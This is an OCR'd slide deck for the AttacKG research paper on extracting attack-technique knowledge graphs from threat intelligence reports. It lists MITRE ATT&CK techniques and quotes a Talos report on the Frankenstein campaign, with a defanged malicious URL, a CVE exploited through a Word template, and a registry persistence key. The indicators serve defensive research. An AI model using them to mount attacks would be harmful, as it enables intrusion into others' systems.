
AttacKG: Constructing Technique Knowledge Graph from Cyber Threat Intelligence Reports

Zhenyuan Li, Jun Zeng, Yan Chen, Zhenkai Liang

ESORICS, September 2022

Cyber-attacks Become Increasingly Diverse



FortiGuard Labs Reports Ransomware Variants Almost Double in Six Months

Exploit Trends Demonstrate the Endpoint Remains a Tar

WHO reports fivefold cyber attacks, urges

23 April 2020 | News release | Geneva | Reading time: 1 min (274 words)

SonicWall Capture ATP with RTDMI identifies and stops more than 1,600 new malware variants each day.

Security organizations exchange their **knowledge** about attacks in **cyber threat intelligence (CTI) reports**

Cyber Threat Intelligence (CTI) Report

CTI reports are written by security analysts based on observations of attacks:

- CTI reports contain attack knowledge at different **levels**
- **Attack variants** are described in separate CTI reports

The threat actors sent the trojanized Microsoft Word documents, probably via email. Talos discovered a document named *MinutesofMeeting-2May19.docx*. Once the victim opens the document, it fetches a remove template from the actor-controlled website, *hxxp://...luncher.doc*. Once the *luncher.doc* was downloaded, it used *CVE-2017-11882*, to execute code on the victim's machine. After the exploit, the file would write a series of base64-encoded …


CTI Reports

Microsoft

CROWDSTRIKE


CISCO

splunk>



Can we **summarize** knowledge from CTI reports to represent attack variants?

Attack Summarization using MITRE ATT&CK



Tactics (14)

Techniques (200+)

Reconnaissance 10 techniques

- Active Scanning (3)
- Scanning IP Blocks
- Vulnerability Scanning
- Wordlist Scanning
- Gather Victim Host Information (4)
- Hardware
- Software
- Firmware
- Client Configurations
- Gather Victim Identity Information (3)
- Credentials
- Email Addresses
- Employee Names
- Gather Victim Network Information (6)
- Domain Properties
- DNS
- Network Trust Dependencies

Resource Development 7 techniques

- Acquire Infrastructure (6)
- Domains
- DNS Server
- Virtual Private Server
- Server
- Botnet
- Web Services
- Compromise Accounts (2)
- Social Media Accounts
- Email Accounts
- Compromise Infrastructure (6)
- Domains
- DNS Server
- Virtual Private Server
- Server
- Botnet

Initial Access 9 techniques

- Drive-by Compromis
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (3)
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Replication Through Removable Media
- Supply Chain Compromise (3)
- Compromise Software Dependencies and Development Tools

Execution 12 techniques

- PowerShell
- AppleScript
- Windows Command Shell
- Unix Shell
- Visual Basic
- Python
- CLI
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (3)
- Component Object Model
- Dynamic Data

Persistence 19 techniques

- Account Manipulation (5)
- Additional Cloud Credentials
- Additional Email Delegate Permissions
- Additional Cloud Roles
- SSH Authorized Keys
- stration
- Boot or Logon Autostart Execution (14)
- Registry Run Keys / Startup Folder
- Authentication Package
- Time Providers
- Winlogon Helper DLL
- Security Support Provider

Privilege Escalation 13 techniques

- Abuse Elevation Control Mechanism (4)
- Setuid and Setgid
- Bypass User Account Control
- Sudo and Sudo Caching
- Elevated Execution with Prompt
- Access Token Manipulation (5)
- Token Impersonation/Theft
- Create Process with Token
- Make and Impersonate Token
- Parent PID Spoofing
- SID-History Injection
- Boot or Logon Autostart Execution (14)
- Registry Run Keys / Startup Folder

Defense Evasion 42 techniques

- Abuse Elevation Control Mechanism (4)
- Setuid and Setgid
- Bypass User Account Control
- Sudo and Sudo Caching
- Elevated Execution with Prompt
- Access Token Manipulation (5)
- Token Impersonation/Theft
- Create Process with Token
- Make and Impersonate Token
- Parent PID Spoofing
- SID-History Injection
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information

Credential Access 16 techniques

- Adversary-in-the-Middle (3)
- LLMNR/NBT-NS Poisoning and SMB Relay
- ARP Cache Poisoning
- DHCP Spoofing
- Brute Force (4)
- Password Guessing
- Password Cracking
- Password Spraying
- Credential Stuffing
- Credentials from Password Stores (5)
- Keychain
- Securityd Memory


Discovery 30 techniques

- Account Discovery (4)
- Local Account
- Domain Account
- Email Account
- Cloud Account
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery

[1] Enterprise Matrix from https://attack.mitre.org

Attack Example -- Frankenstein

The Frankenstein attack campaign:



CTI Reports Analysis

- Analyzing textual CTI reports heavily rely on **human expertise**
  - ◆ **Time-consuming** & **Error-prone**

- Recent work automates the analysis of CTI reports
  - ◆ Indicator of Compromise (IoC) [CCS'16, …]
  - ◆ Attack Graph [EuroS&P'21, ICDE'21, …]
  - ◆ Attack Technique [ACSAC'17, …]


The threat actors sent the trojanized Microsoft Word documents, probably via email. Talos discovered a document named *MinutesofMeeting-2May19.docx*. Once the victim opens the document, it fetches a remove template from the actor-controlled website, *hxxp://droobox[.]online:80/luncher.doc*. Once the *luncher.doc* was downloaded, it used *CVE-2017-11882*, to execute code on the victim's machine. After the exploit, the file would write a series of base64-encoded PowerShell commands that acted as a stager and set up persistence by adding it to the *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* Registry key.

CTI Report for Frankenstein


CTI Reports Analysis (Cont.)

TXT


CTI Report of Frankenstein



Ground-truth Attack Graph


IP '*'
*
MinutesofMeeting-2May19.docx
luncher.doc
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

